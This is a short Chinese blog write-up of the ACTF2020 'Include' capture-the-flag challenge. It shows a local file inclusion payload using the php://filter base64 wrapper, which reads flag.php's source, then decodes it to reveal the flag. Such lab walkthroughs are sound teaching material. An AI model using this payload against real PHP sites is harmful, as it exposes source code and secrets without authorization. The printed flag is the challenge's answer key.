[ACTF2020 新生赛]Include1

原创

hack丶少将 于 2022-03-15 19:47:16 发布 3354 收藏
文章标签： php 安全 web安全

本文链接：https://blog.csdn.net/m0_63150097/article/details/123510162

进入靶场：


http://5c87b2e2-93dc-43b9-a974-51f8777f5ab9.node4.buuoj.cn:81

可以看见URL有?file=flag.php，猜测是不是文件包含漏洞。


文件包含是直接读取文件的，所以要想办法获得文件源码。

构造payload：file=php://filter/convert.base64-encode/resource=flag.php

就可以直接访问文件源码了。



使用base64解码网址解码就可以获得flag了。



PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZmYyZmNmZGYtYTRiZC00OTFlLWIxZDctMzk4N2ViNjU1YmQ1fQo=

清空 加密 解密 ☐ 解密为UTF-8字节流

```
<?php
echo "Can you find out the flag?";
//flag{ff2fcfdf-a4bd-491e-b1d7-3987eb655bd5}
```

复制

Base编码系列：Base64 Base32 Base16

Base64编码是使用64个可打印ASCII字符（A-Z、a-z、0-9、+、/）将任意字节序列数据编码成ASCII字符串，另有“=”符号用作后缀用途。